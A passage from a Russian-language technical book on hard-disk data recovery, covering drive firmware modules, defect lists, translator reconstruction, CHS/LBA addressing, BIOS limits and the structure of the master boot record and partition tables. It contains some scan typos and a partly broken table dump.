весь необходимый код и все необходимые данные. Эта информация организована в виде модулей (слабое подобие файловой системы) и управляется специализированной операционной системой. В ПЗУ остается лишь базовый код, своеобразный "фундамент" винчестера. Некоторые производители пошли еще дальше, убрав из ПЗУ все, кроме первичного загрузчика.

Само ПЗУ может быть расположено как внутри микроконтроллера, так и на отдельной микросхеме. Практически все винчестеры имеют микросхему FLASH-ROM, но не на всех моделях она распаяна. Если микросхема FLASH-ROM установлена, то микроконтроллер считывает прошивку из нее, если нет — обращается к своему внутреннему ПЗУ.

Часть модулей (и информации, находящейся в ПЗУ) одинакова для всей серии винчестеров. К ней, в первую очередь, относится совокупность управляющих микропрограмм. Эти модули полностью взаимозаменяемы, и один диск свободно может работать с модулем другого без каких-либо последствий.

Часть модулей (реже — информации из ПЗУ) готовится отдельно для каждой партии. Например, паспорт диска, описывающий его конфигурацию, указывает количество головок, физических секторов и цилиндров. В процессе инициализации микропроцессор опрашивает коммутатор и перечисляет головки. Если их количество не совпадает с указанным в паспорте, винчестер может "забастовать" и отказаться инициализироваться. Зачастую производители отключают некоторые головки из-за дефектов поверхности, неисправностей самых головок, или же по маркетинговым соображениям. Как следствие — образуются внешне очень похожие модели-близнецы, для которых непосредственная перестановка плат все же невозможна. В этом случае паспорт приходится корректировать, для чего опять-таки понадобится PC-3000. Однако, в принципе, подобрать донора с идентичным паспортом вполне возможно и без коррекции.

Основным источником неприятностей при ремонте являются модули (и, довольно часто, информация, прошитая в ПЗУ), которые уникальны для каждого экземпляра винчестера и настраиваются строго индивидуально. В частности, каждый жесткий диск имеет, как минимум, два списка дефектов — первичный список, или P-list (Primary list) и растущий список, или G-list (Growing list). В P-list заносятся номера дефектных секторов, обнаруженные еще на стадии заводского тестирования, а G-list формируется самим жестким диском в процессе его эксплуатации. Если запись в сектор происходит с ошибкой, сбойный сектор переназначается другим сектором, взятым из резервной области. Некоторые жесткие диски поддерживают список "подозрительных секторов": если сектор начинает читаться не с первого раза, он замещается, а информация о замещении сохраняется либо в отдельном списке, либо в G-list.

Все эти процессы протекают скрытно от пользователя. Специальный модуль, называемый транслятором, переводит физические адреса в номера логических блоков или виртуальные номера CHS (цилиндр-головка-сектор), и внешне нумерация секторов не нарушается. Все работает нормально до тех пор, пока P- или G-списки не оказываются разрушенными, или пока на гермоблок не устанавливается плата с чужими настройками. Если P/G-списки хранятся во FLASH-ROM (а часто так и бывает), файловая система оказывается полностью неработоспособной, ведь трансляция адресов нарушена! При этом, хотя на секторном уровне все читается нормально, становится совершенно непонятно, какой сектор какому файлу принадлежит.

К счастью, восстановить транслятор довольно просто, поскольку практически все файловые структуры (да и сами файлы) имеют характерные последовательности байт (сигнатуры). Для начала нужно очистить таблицы транслятора (сгенерировать пустые P/G-списки), в противном случае сектора, помеченные у донора как замещенные, не смогут быть прочитаны на акцепторе. Различные винчестеры имеют различное число замещенных секторов. В некоторых винчестерах замещенных секторов может не быть вообще, в то время как на других их количество может достигать до нескольких тысяч. Формат P/G-списков варьируется от одной модели к другой, и для работы с ним лучше всего применять PC-3000. В экстренных случаях, если в вашем распоряжении нет PC-3000, можно применить утилиты от производителей винчестера и дать команду ATA `unassign`.

Затем необходимо просканировать весь диск на предмет поиска характерных сигнатур и занести их "физические" адреса в список. Естественно, эти адреса не являются "физическими" в подлинном смысле этого слова. На самом деле они представляют собой логические адреса без переназначенных секторов.

На данном этапе, исследуя служебные структуры файловой системы (каталоги, MFT), мы определяем номера кластеров подчиненных структур. Переводим кластеры в сектора и создаем еще один список. В результате будет получено два списка, между которыми прослеживается четкая корреляция. Первый список как бы "растягивается" вдоль второго. Иными словами, каждый переназначенный сектор увеличивает расхождение между последующими "физическими" и логическими адресами на единицу. Прodelав необходимые математические вычисления, можно рассчитать необходимую поправку и частично восстановить транслятор. Слово "частично" используется потому, что целевые адреса замещенных секторов остаются неизвестными, а это значит, что в восстанавливаемых данных образуются "дыры". Тем не менее, большая часть информации все же будет возвращена из небытия. Аппаратно-программный комплекс PC-3000 автоматически восстанавливает транслятор,

используя довольно продвинутые алгоритмы, которые постоянно совершенствуются. Кстати, при желании утилиту для восстановления транслятора можно написать и самостоятельно, но для этого нужно быть настоящим профессионалом.

К сожалению, ни PC-3000, ни другие аппаратно-программные комплексы не всемогущи. Например, ни один из них не способен восстанавливать адаптивы. Адаптивы начали доминировать сравнительно недавно. До этого индивидуальные настройки диска сводились к высокоуровневым наслоениям, никак не препятствующим чтению информации на физическом уровне. Перестановка плат могла привести к невозможности работы с диском средствами операционной системы, но данные всегда было можно прочитать посекторно стандартными командами ATA или, на худой конец, на уровне физических адресов в технологическом режиме.

Но плотность информации неуклонно росла, нормативы допусков ужесточались, а это значит, что усложнялся и удорожался производственный цикл. В промышленных условиях невозможно изготовить два абсолютно одинаковых жестких диска. Справиться с неоднородностью магнитного покрытия, влекущего за собой непостоянство параметров сигнала головки в зависимости от угла поворота позиционера, чрезвычайно сложно. Таким образом, производитель должен выбрать один из перечисленных ниже путей.

1. Уменьшить плотность информации до той степени, при которой рассогласованиями можно пренебречь. Однако в этом случае для достижения той же емкости придется устанавливать в диск больше пластин, что удорожает конструкцию и вызывает новые проблемы.
2. Улучшить качество производства. Это хороший вариант, но при современном уровне развития науки, технологий и экономики он настолько нереален, что даже не обсуждается.
3. Индивидуально калибровать каждый жесткий диск, записывая на него так называемые адаптивные настройки. Именно этот вариант и был выбран производителями, что и привело к появлению адаптивов.

Состав и формат адаптивов меняется от модели к модели. В грубом приближении, в состав адаптивов входят: ток записи, усиление канала, профиль эквалайзера, напряжение смещения для каждой головки, таблица коррекции параметров каждой головки для каждой зоны и т. д., и т. п. Без своих "родных" адаптивов жесткий диск просто не будет работать! Даже если произойдет чудо, и "чужие" адаптивы все-таки подойдут (а чудес, как известно, не бывает), то информация будет считываться крайне медленно и с большим количеством ошибок. Подобрать адаптивы нереально, рассчитать их

в "домашних" условиях — тоже. Но ведь как-то же эти адаптивы возникают? Чисто теоретически для заполнения таблицы адаптивов не нужно ничего, кроме самого винчестера, и некоторые модели жестких дисков даже содержат в прошивке специальную программу Self Scan, как раз и предназначенную для этих целей. Да, она действительно рассчитывает адаптивы, но... при этом уничтожает всю содержащуюся на жестком диске информацию, что делает ее непригодной для наших целей.

Адаптивы могут храниться как на самом диске в служебной зоне (и тогда смена плат проходит на ура, но не работает hot-swap), либо в микросхеме FLASH-ROM, которую перед заменой плат следует перепаять. Диски без адаптивов встречаются все реже и реже, можно сказать, что практически вообще не встречаются.

ЧАСТЬ II

Автоматическое и ручное восстановление данных с жестких дисков



**Глава 5. Основные концепции ручного
восстановления данных**

Глава 6. Файловая система NTFS – взгляд изнутри

**Глава 7. Восстановление ошибочно удаленных
файлов на разделах NTFS**

Глава 8. Восстановление данных под Linux/BSD



Глава 5



Основные концепции ручного восстановления данных

Долгое время главным козырем противников NTFS был следующий аргумент — чем вы будете ее восстанавливать в случае, если она окажется поврежденной? А ведь повреждения файловой системы возникают достаточно часто! При всей своей надежности файловая система NTFS не застрахована от потрясений. Ошибки оператора, вирусы, сбои питания, зависания ОС, дефекты поверхности, отказ электроники — любой из этих факторов может стать причиной повреждения, а то и разрушения файловой системы. С каждым днем человечество все сильнее и сильнее зависит от компьютеров, объемы жестких дисков стремительно растут, а с ними растет и ценность содержащихся на них данных, потеря которых зачастую невосполнима.

Спрос рождает предложение, и на рынке информационных услуг постоянно появляются фирмы, специализирующиеся на восстановлении данных. К сожалению, действительно квалифицированных специалистов можно встретить лишь в некоторых из них. Многие из них лишь создают видимость кипучей деятельности, выставляя астрономические счета при посредственном качестве восстановления. Но время кустарей уже ушло. Рабочая атмосфера изменилась. Хакеры разобрались со строением NTFS и документировали ее ключевые структуры. Начал формироваться достойный инструментарий для ручного восстановления. За минувшее время накопился огромный опыт по борьбе за спасение данных, частью которого я и хочу поделиться с читателями.

Что делать в случае катастрофической потери данных

Прежде всего — не паникуйте! Заниматься восстановлением можно только на трезвую голову. Непродуманные, лихорадочные действия только усугубляют ваше и без того незавидное положение.

Не используйте никаких автоматизированных утилит, если полностью в них не уверены. Последствия такого "лечения" могут быть катастрофическими, а результаты "восстановления" — необратимыми. То же самое относится и к "специалистам", обитающим в фирмах непонятного происхождения и орудующим все теми же автоматизированными утилитами, которыми вы можете воспользоваться и без них. Некоторые пытаются создавать необходимый инструментарий самостоятельно. Чаще всего он оказывается неработоспособным еще с рождения, но зато какая гордость для фирмы! Какое впечатляющее средство демонстрации собственной крутизны! Часто маркетологи этих фирм абсолютно необоснованно заявляют, что разработка их фирмы превосходит все имеющиеся утилиты вместе взятые, как коммерческие, так и условно-бесплатные. Но поверьте, что хорошо известные и давно представленные на рынке утилиты (например, GetDataBack) тоже писали отнюдь не профаны, причем делалось это при непосредственном участии разработчиков оригинального драйвера NTFS, хорошо знающих все его тонкости и особенности поведения. Это лучшее из того, что есть на рынке, и пока еще никому не удалось их превзойти!

ПРИМЕЧАНИЕ

Разумеется, в данном случае речь идет лишь об автоматизированном восстановлении.

Ничего не записывайте на восстанавливаемый диск и не позволяйте делать это остальным приложениям! Если вы случайно удалили файл с системного диска, ни в коем случае не выходите из Windows официально предписанным способом. Лучше нажмите кнопку RESET. Почему я даю такую "неправильную" рекомендацию? Она "некорректна" только на первый взгляд, а на самом деле это — самый полезный совет, который только можно дать. Дело в том, что при штатном завершении сеанса система сохраняет на диске текущую конфигурацию, существенно увеличивая риск необратимого затирания удаленного файла.

Не пытайтесь "мучить" сбойные сектора многократными попытками чтения, так как это лишь расширяет дефектную область на соседние сектора и может даже привести к повреждению магнитной головки. Если магнитная головка окажется изуродованной, перестанут читаться даже здоровые сектора. Лучше выполните длинное (long) чтение с диска, предварительно отключив контролирующие коды, тогда контроллер возвратит все, что осталось от сектора (ведь зачастую сбой затрагивает только несколько байт).

Если винчестер издает подозрительные звуки вроде постукивания или скрежета, немедленно отключите питание компьютера (опять-таки, не позволяя системе ничего писать на диск), поскольку винчестер может ломаться

окончательно в любой момент, и тогда ему уже никакой электронщик не поможет.

Восстанавливайте диски SCSI (и, в особенности, RAID) только на "родном" контроллере, так как различные контроллеры используют различные схемы трансляции адресов. Если же контроллер отказал, его следует либо отремонтировать, либо заменить абсолютно идентичным. С дисками IDE в этом плане возникает гораздо меньше проблем, так как их контроллеры более или менее стандартизованы. Тем не менее, с дисками большого объема (свыше 528 Мбайт) тоже начинается неразбериха и путаница, ставящая их в зависимость от конкретной BIOS и от выбранного режима работы (NORMAL, LBA или LARGE). Если восстанавливаемый диск работает под управлением нестандартных драйверов, например, Rocket, OnDisk, и т. д., то они должны присутствовать и на загрузочной дискете или загрузочном CD, с которых производится восстановление.

Наконец, если данные восстановить так и не удалось — не расстраивайтесь. Во всех жизненных ситуациях надо видеть и хорошие стороны, даже когда ничего хорошего ожидать не приходится.

Основные сведения о структуре диска

Физически жесткий диск представляет собой запечатанный корпус, содержащий одну или несколько одно- или двусторонних пластин, насаженных на шпиндель. Чтение и запись данных осуществляются блоком магнитных головок, каждая из которых обслуживает одну из поверхностей пластины. Информация хранится на дорожках в форме концентрических колец, называемых *треками* (track). Треки, расположенные на равном расстоянии от центра всех пластин, образуют *цилиндр* (cylinder). Фрагмент трека, образованный радиальным делением, называется *сектором* (sector). В современных винчестерах количество секторов на трек не остается постоянным. Напротив, оно дискретно возрастает по мере удаления от центра пластины, таким образом, чтобы линейные размеры сектора оставались более или менее постоянными. Треки и головки нумеруются, начиная с нуля, а нумерация секторов начинается с единицы. Размер сектора для жестких дисков составляет 512 байт.

Первой схемой адресации секторов, доставшейся жестким дискам в наследство от дискет, стала так называемая *CHS-адресация*, представляющая собой сокращение от Cylinder/Head/Sector (Цилиндр/Головка/Сектор). Данная схема адресации возникла под давлением экономических причин. Когда-то координаты адресуемого сектора непосредственно соответствовали физической

действительности, что упрощало и удешевляло дисковый контроллер, не требуя от него никакого интеллектуального поведения. Надо сказать, что дешевизна контроллера является единственным преимуществом данного метода. Эта схема адресации чудовищно неудобна для программистов, так как последовательное чтение диска растягивается на три вложенных цикла. Косность же этой системы граничит с неприличием! Количество секторов в треке должно быть постоянным для всего диска, а в новых винчестерах это не так. Поэтому для сохранения обратной совместимости с существующим программным обеспечением дисковый контроллер виртуализует геометрию винчестера. Это ставит нас в зависимость от выбранной схемы трансляции, которая представляет собой дело сугубо внутреннее и, следовательно, не поддающееся стандартизации. Параметры диска, сообщаемые устройством и напечатанные на этикетке, *всегда* виртуальны, и узнать реальное положение дел невозможно.

Диски IDE имеют интегрированный контроллер, поэтому они в наименьшей степени зависимы от внешнего мира и могут свободно переноситься с компьютера на компьютер. Разумеется, такой перенос возможен только при условии корректного поведения BIOS (более подробно эта тема будет рассмотрена далее в этой главе). Некоторые винчестеры поддерживают специальную команду ATA — Initialize device parameters, устанавливающую текущую виртуальную геометрию диска, а точнее — выбранное количество головок и число секторов на дорожку. Количество цилиндров вычисляется контроллером самостоятельно, на основании общего объема диска, который также можно изменять программными средствами (за это отвечает команда ATA set max address). Некоторые драйверы и реализации BIOS изменяют геометрию диска, жестко привязывая винчестер к себе. В другом окружении такой диск работать уже не будет, во всяком случае, до установки правильной геометрии.

С устройствами SCSI ситуация обстоит гораздо хуже, и диск соглашается работать только с тем контроллером, под которым он был отформатирован. Различные контроллеры используют различные схемы трансляции. Поэтому подключение диска к несовместимому контроллеру произвольным образом "перемешивает" сектора. Редактор диска с таким винчестером работать еще будет, а вот штатные средства операционной системы и большинство "докторов" — нет.

Продвинутые контроллеры автоматически замещают плохие сектора, либо сохраняя эту информацию в своей энергонезависимой памяти, либо записывая ее в сектора инженерной зоны самого диска. Это еще сильнее привязывает накопитель к его контроллеру, хотя некоторые диски SCSI выполняют переназначение секторов собственными средствами. Выход контроллера SCSI

из строя фактически приравнивается к отказу самого диска. Никогда не приобретайте контроллеры SCSI по-наме производителей, так как такие фирмы в любой момент могут кануть в лету, и тогда поставки новых контроллеров прекратятся. Контроллеры, интегрированные в материнские платы, вообще никуда не годятся. Они ненадежны и ни с чем не совместимы. Впрочем, разве можно требовать хоть какого-то качества за такие цены? Скупой, как известно, платит дважды!

Сложнее всего обстоят дела с аппаратными реализациями RAID, схема трансляции адресов которых полностью определяется контроллером. Массивы уровня 1, известные как зеркальные наборы (mirror sets), чаще всего используют сквозную (pass-through) трансляцию. Поэтому они без особых проблем могут быть перенесены на любой другой контроллер, или даже подключены в обход него. Массивы остальных уровней, в особенности RAID 3/RAID 5, как правило, оказываются неработоспособными на контроллерах другого типа. Программные реализации RAID, монтируемые Windows NT, хранят информацию о своей геометрии в системном реестре и не могут быть непосредственно перенесены на другие системы. Переустановка Windows NT, как и ее крах, уничтожает программный RAID. К счастью, эта потеря обратима, и впоследствии секреты техники восстановления будут рассмотрены более подробно.

На сегодняшний день схема трансляции CHS признана устаревшей. Так, устройства, придерживающиеся спецификации ATA/ATAPI-6, принятой в июне 2001 года, уже не обязаны ее поддерживать. Тем не менее, она до сих пор встречается во многих служебных структурах операционной системы, в частности, в таблице разделов и загрузочном секторе. Именно поэтому имеет смысл остановиться на этом вопросе поподробнее, тем более что здесь есть о чем поговорить.

На интерфейсном уровне адрес сектора передается, как показано в листинге 5.1.

Листинг 5.1. Интерфейс с диском IDE в режиме CHS

Порт	Значение
0172/01F2	Количество секторов
0173/01F3	Номер сектора (биты 0-7)
0174/01F4	Номер цилиндра (биты 0-7)
0175/01F5	Номер цилиндра (биты 8-15)
0176/01F6	Номер головки (биты 0-3), привод на шине (бит 4), режим CHS/LBA (бит 6)

Сервисные функции BIOS, напротив, адресуют диск несколько иначе, как показано в листинге 5.2.

Листинг 5.2. Интерфейс с прерыванием BIOS INT13h

Регистр	Значение
AL	Количество секторов для обработки
CH	Номер цилиндра (биты 0–7)
CL	Номер цилиндра (биты 6–7), номер сектора (биты 0–5)
DH	Номер головки
DL	Привод на шине 80h

Таким образом, BIOS отводит на адресацию цилиндров всего 10 бит. Потому максимальное количество цилиндров на диске не превышает 1024, что при четырехбитной адресации головок дает предельно достижимый объем диска в $512 \times 2^{10} \times 2^6 \times 2^4 = 536870912$ байт или всего 512 Мбайт. Это просто смешно, так как производители винчестеров преодолели этот барьер уже много лет назад. С тех пор в мире операционных систем произошло множество изменений. Старушка MS-DOS ушла в небытие, а пришедшая ей на смену Windows работает с диском через собственный драйвер, и ограничения BIOS ее почти не касаются.

ПРИМЕЧАНИЕ

Почему почти? Вспомните, что первичную загрузку операционной системы осуществляет именно BIOS! При этом, если системные компоненты расположены в секторах, находящихся за пределами 1024 сектора, операционная система не загружается! Причем это относится ко всем операционным системам, а не только к критикуемой Windows!

Для преодоления этого ограничения BIOS вводит дополнительный уровень трансляции (режим LARGE), что позволяет увеличить количество головок. К счастью, BIOS выделяет для их адресации не 4 бита, как контроллер диска, а целых 8. Предельно допустимый объем диска теперь составляет $512 \times 2^{10} \times 2^6 \times 2^8 = 8589934592$ байт или 8 Гбайт. К сожалению, это всего лишь теоретический предел. На практике же большинство реализаций BIOS содержали грубые ошибки, вследствие которых при работе с дисками размером свыше 2 Гбайт они либо банально зависали, либо теряли старшие разряды цилиндра, обращаясь к началу диска и необратимо уничтожая все служебные структуры. До сих пор многие вполне современные реализации BIOS не позволяют адресовать более 64 виртуальных головок, что ограничивает предельно допустимый объем диска все тем же значением, равным 2 Гбайт.

Поэтому при переустановке Windows поверх старой версии на логический диск емкостью свыше 2 Гбайт она может перестать загружаться. Все очень просто! Когда система ставится на только что отформатированный диск, она располагает все свои файлы в самом начале, но по мере заполнения диска область свободного пространства отодвигается все дальше к концу. Отодвинуть файлы первичной загрузки может и дефрагментатор. Тот же результат может быть получен и в результате установки пакета обновления (Service Pack). Иными словами, владельцам больших винчестеров настоятельно рекомендуется разбить его на несколько разделов и установить размер первого (загрузочного) раздела не более, чем в 8 Гбайт, а лучше даже в 2 Гбайт.

Устройства SCSI изначально поддерживают прозрачный механизм логической адресации, или сокращенно LBA (Linear Block Address), последовательно нумерующий все сектора от 0 до последнего сектора диска. В накопителях IDE режим адресации LBA появился, только начиная с ATA-3, но быстро завоевал всеобщее признание. Разрядность адресации определяется устройством. В SCSI она изначально 32-битная, а устройства IDE вплоть до принятия спецификации ATA-6 были ограничены 28 битами, которые распределялись, как показано в листинге 5.3.

Листинг 5.3. Интерфейс с диском IDE в режиме LBA

Порт	Значение
0172/01F2	Количество секторов
0173/01F3	Номер сектора (биты 0-7)
0174/01F4	Номер сектора (биты 8-15)
0175/01F5	Номер сектора (биты 16-24)
0176/01F6	Номер сектора (биты 24-28), привод на шине (бит 4), режим CHS/LBA (бит 6)

Как видите, 28-битная адресация обеспечивает поддержку дисков объемом вплоть до 128 Гбайт, однако включение в BIOS поддержки LBA еще не отменяет 8-гигабайтного ограничения, так как номер последнего адресуемого цилиндра по-прежнему остается равным 1024, со всеми вытекающими последствиями. Диски SCSI, за счет их подлинно 32-битной адресации, поддерживают законные 2 Тбайт, так как они управляются собственной BIOS, на которую не наложено никаких унаследованных ограничений.

Утвержденная ATA-6 48-битная адресация расширяет предельно допустимые размеры дисков IDE до астрономических величин (а именно, до 131,072 Тбайт), по крайней мере, в теории. На практике в Windows 2000 с пакетом обновле-

ния SP2 или более ранним отсутствует поддержка 48-битного режима LBA. Поэтому для работы с большими дисками необходимо обновить драйвер Atapi.sys и добавить в состав ключа реестра HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\atapi\Parameters параметр EnableBigLba с типом данных DWORD и значением, равным 1 (более подробную информацию можно найти в статье Microsoft Knowledge Base: 260910).

Один физический диск может быть разбит на несколько *логических*, каждый из которых последовательно нумеруется от первого до последнего сектора либо "сквозной" адресацией, либо по схеме CHS. В некоторых случаях Windows требует задания абсолютного номера сектора (который на самом деле отнюдь не абсолютный, а относительный, отсчитывающийся от стартового сектора раздела), в других — ожидает увидеть "святую троицу" (цилиндр, головку, сектор), опять-таки, отсчитывающихся от стартового сектора. Так, если раздел начинается с адреса 123/15/62, то первой его головкой все равно будет головка 0!

На уровне файловой системы операционная система адресует диск *кластерами* (cluster). Каждый кластер образован непрерывной последовательностью секторов, количество которых равно степени двойки (1, 2, 4, 8, ...). Размер кластера задается на этапе форматирования диска и в дальнейшем уже не меняется. Основное назначение кластеров — уменьшение фрагментации файлов и уменьшение разрядности служебных файловых структур. В частности, FAT16 нумерует кластеры двойными словами, и потому может адресовать не более $10000h * \text{sizeof}(\text{cluster})$ дискового пространства. Легко видеть, что уже на 80-гигабайтном диске размер кластера составляет 1 Мбайт, и десяток файлов, каждый из которых имеет размер 1 байт, займут 10 Мбайт! Это впечатляет, не правда ли? Файловая система NTFS, оперирующая 64-битными величинами, не страдает подобными ограничениями, и типичная величина кластера, выбираемая по умолчанию, составляет всего 4 сектора. В отличие от секторов, кластеры нумеруются, начиная с нуля.

Главная загрузочная запись

Первые жесткие диски имели небольшой размер и форматировались практически так же, как и дискеты. Однако их объемы стремительно росли, и MS-DOS была уже не в состоянии полностью их адресовать. Для преодоления этого ограничения был введен механизм *разделов* (partitions), позволяющий разбивать один физический диск на несколько логических. Каждый из логических дисков имеет собственную файловую систему и форматируется независимо от других. За счет чего это достигается?

В первом секторе физического диска (цилиндр 0/головка 0/сектор 1) хранится специальная структура данных — главная загрузочная запись (Master Boot Record, MBR). Она состоит из двух основных частей — первичного загрузчика (master boot code) и таблицы разделов (partition table), описывающей схему разбиения и геометрию каждого из логических дисков. Схематичное изображение жесткого диска, разбитого на разделы, представлено на рис. 5.1. В конце сектора по смещению 1FE находится сигнатура 55h AAh, по которой BIOS определяет признак "загрузочности" сектора. Даже если вы не хотите дробить свой винчестер на части и форматируете его как один диск, присутствие MBR обязательно.




Рис. 5.1. Схематичное представление жесткого диска, разбитого на разделы

При старте компьютера BIOS выбирает загрузочный диск. Как правило, это Primary Master, но порядок загрузки в большинстве современных реализаций BIOS можно изменять. Наиболее продвинутые реализации даже выводят интерактивное меню при нажатии и удержании клавиши <ESC> во время прохождения процесса первоначального тестирования при включении (Power-On Self-Test, POST). Затем BIOS считывает первый сектор (цилиндр 0/головка 0/сектор 1) в память по адресу 0000h:7C00h, проверяет наличие сигнатуры 55h AAh в его конце, и, если такая сигнатура действительно обнаруживается, передает управление по адресу 0000h:7C000h. В противном случае анализируется следующее загрузочное устройство, а в случае его отсутствия выдается сообщение об ошибке.

Первичный загрузчик, получив управление, сканирует уже загруженную в память таблицу разделов, находит активный раздел (Boot Indicator == 80h), извлекает номер стартового сектора раздела, так же называемого загрузочным сектором (boot-sector). Затем загрузчик перемещает свое тело по другому адресу, чтобы избежать затирания, загружает boot-сектор в память по адресу 0000h:7C00h, убеждается в наличии сигнатуры 55h AAh и передает управление на 0000h:7C00h, в противном случае выдается сообщение об ошибке, и после нажатия на любую клавишу компьютер перезагружается. Ряд нестандартных загрузчиков, выходящих за стандартные спецификации

Microsoft, поддерживают несколько активных разделов, последовательно перебирая их один за другим.

Если первичный загрузчик поврежден, то BIOS не сможет запустить операционную систему с такого диска, однако при подключении его "вторым" (или при загрузке с дискеты) все логические диски будут доступны. Как минимум, они должны быть "видимы", то есть команды C:, D:, .., E: должны выполняться нормально, хотя работоспособность команды dir уже не гарантируется. Для того чтобы это было именно так, необходимо соблюдение следующих условий:

1. Во-первых, файловая система соответствующего раздела должна быть известна загруженной операционной системе и не повреждена.
2. Во-вторых, загрузочный сектор должен быть в целости и сохранности (данный вопрос будет обсуждаться далее в этой главе).

Таблица разделов, которую анализирует первичный загрузчик (master boot code), а чуть позже — драйвер логических дисков операционной системы, состоит из четырех записей размером по 10h каждая, расположенных по смещениям 1beh, 1ceh, 1deh, и 1eeh байт от начала диска соответственно. Каждая из них описывает свой логический раздел, задавая его стартовый и конечный сектора, записанные в формате CHS.

ВНИМАНИЕ!

Даже если диск работает в режиме LBA, разделы все равно адресуются через CHS!

Поле относительного смещения раздела, отсчитываемое от начала таблицы разделов, является вспомогательным, и его избыточность очевидна. То же самое относится и полю, содержащему значение общего количества секторов на диске, так как очевидно, что это значение может быть вычислено на основе стартового и конечного секторов. Одни операционные системы и загрузчики игнорируют вспомогательные поля, другие же их активно используют. Именно поэтому содержимое этих полей должно соответствовать действительности.

Поле идентификатора диска содержит уникальную 32-разрядную последовательность, помогающую операционной системе отличить один смонтированный диск от другого, и автоматически копируемую в следующий ключ реестра: HKLM\SYSTEM\MountedDevices. На самом деле Windows свободно обходится и без него, поэтому содержимое данного поля не критично.

Поле boot id содержит идентификатор файловой системы, установленной на разделе. В случае NTFS этот идентификатор равен 07h. За динамическими дисками, согласно фирменной спецификации, закреплён идентификатор 42h.

На практике это справедливо лишь для тех из них, которые были получены путем обновления (update) обычного (basic) раздела до динамического (dynamic) тома. Сведения об остальных динамических дисках в таблице разделов не хранятся, а содержатся в последнем мегабайте физического диска в базе данных менеджера логических дисков (Logical Disk Manager, LDM). Для стандартных дисковых менеджеров эта информация недоступна. При установке операционной системы семейства Windows 9x или одного из клонов UNIX на винчестер, содержащий динамические диски, они могут быть необратимо утеряны, так как, согласно таблице разделов, занятое ими пространство помечено как свободное. Тем не менее, загрузочный логический диск (независимо от того, динамический он или нет) в обязательном порядке должен присутствовать в таблице разделов, иначе BIOS не сможет его загрузить.

Четыре записи таблицы разделов позволяют иметь всего четыре логических диска (см. рис. 5.1). Этого явно недостаточно, но расширение таблицы разделов оказалось невозможным, так как последняя запись упирается в конец сектора. Разработчики сочли нежелательным использовать следующий сектор, поскольку он активно используется многими вирусами и нестандартными драйверами. К тому же, это все равно не позволяет решить проблему радикально, а лишь оттягивает неизбежный конец. Тогда инженеры нашли другое решение, предложив концепцию расширенных разделов (Extended partition). Если значение индикатора загрузки (boot ID) некоторого раздела равно 05h или 07h, то такой раздел трактуется как "виртуальный физический диск", с собственной таблицей разделов, расположенной в его начале, на которую и указывает стартовый сектор расширенного раздела (рис. 5.2). Иначе говоря, таблица разделов получается вложенной, и уровень вложения ограничен разве что свободным дисковым пространством и объемом стековой памяти загрузчика (при условии, что он использует рекурсивный алгоритм сканирования). Таким образом, таблица разделов как бы "размазывается" вдоль винчестера (рис. 5.3). Большинство утилит резервирования сохраняют лишь первый сектор, чего явно недостаточно (впрочем, первый сектор гибнет намного чаще других, так что даже плохая политика резервирования лучше, чем совсем ничего).

Штатные утилиты для разбиения диска на разделы (FDISK.EXE, Disk Manager) при создании логических дисков на расширенном разделе создают расширенную таблицу разделов с четырьмя записями: одна используется для описания логического раздела, вторая описывает еще один (следующий) логический раздел, а две не используются. Таким образом, получается "цепочка" таблиц разделов, в которой первая таблица разделов описывает от одного до трех основных (primary) разделов, а каждая следующая — соответствующий ей логический диск и положение следующей таблицы разделов (рис. 5.3).

Таким образом, при разбиении винчестера на четыре логических диска на нем образуются четыре таблицы разделов (см. листинг 5.4), хотя в данном случае можно было бы обойтись и одной. Штатный загрузчик требует, чтобы активный раздел описывался первой записью первой таблицы разделов, вследствие чего операционная система может грузиться только с диска С:. Нестандартные менеджеры загрузки, анализирующие всю цепочку разделов, позволяют загружаться с любого из разделов. Самые честные из них создают в первой таблице разделов еще один раздел (благо, если диск был разбит с помощью программы FDISK, то свободное место там всегда есть), назначают его активным и помещают в него свое тело. Другие же внедряются непосредственно в MBR и замещают собой первичный загрузчик, что создает очевидные проблемы совместимости.




Рис. 5.2. Структурная схема типичного жесткого диска, содержащая главные (primary) и расширенные (extended) разделы



Рис. 5.3. Расширенная таблица разделов

Листинг 5.4. Пример таблицы разделов, сформированной программой FDISK

```

Sector Inspector                                Copyright Microsoft Corporation 2003
=====
Target - \\.\PHYSICALDRIVE0
          1867 Cylinders
          255 Heads
           63 Sectors Per Track
          512 BytesPerSector
           12 MediaType

LBN 0    [C 0, H 0, S 1]
=====
                        Master Boot Record
=====
| B | FS TYPE |      START      |      END      |      |      |      |      |      |
| F | (hex)   |    C    H    S |    C    H    S |  RELATIVE  |    TOTAL  |
=====
| * | 07      |    0    1    1 | 764  254  63 |      63    | 12289662 |
|   | 0f      | 765    0    1 |1023  254  63 | 12289725 | 17687565 |
|   | 00      |    0    0    0 |    0    0    0 |      0     |        0 |
|   | 00      |    0    0    0 |    0    0    0 |      0     |        0 |
=====

LBN 12289725  [C 765, H 0, S 1]
=====
                        Extended Boot Record
=====
| B | FS TYPE |      START      |      END      |      |      |      |      |      |
| F | (hex)   |    C    H    S |    C    H    S |  RELATIVE  |    TOTAL  |
=====
|   | 07      | 765    1    1 |1023  254  63 |      63    | 8193087 |
|   | 05      |1023    0    1 |1023  254  63 | 8193150 | 4096575 |
|   | 00      |    0    0    0 |    0    0    0 |      0     |        0 |
|   | 00      |    0    0    0 |    0    0    0 |      0     |        0 |
=====

LBN 20482875  [C 1275, H 0, S 1]
=====

```

Extended Boot Record

=====										
B	FS TYPE	START			END			RELATIVE		TOTAL
F	(hex)	C	H	S	C	H	S			
=====										
	07	1023	1	1 1023	254	63		63		4096512
	05	1023	0	1 1023	254	63		12289725		5397840
	00	0	0	0 0	0	0	0	0		0
	00	0	0	0 0	0	0	0	0		0
=====										

LBN 24579450 [C 1530, H 0, S 1]

Extended Boot Record

=====										
B	FS TYPE	START			END					
F	(hex)	C	H	S	C	H	S	RELATIVE	TOTAL	
=====										
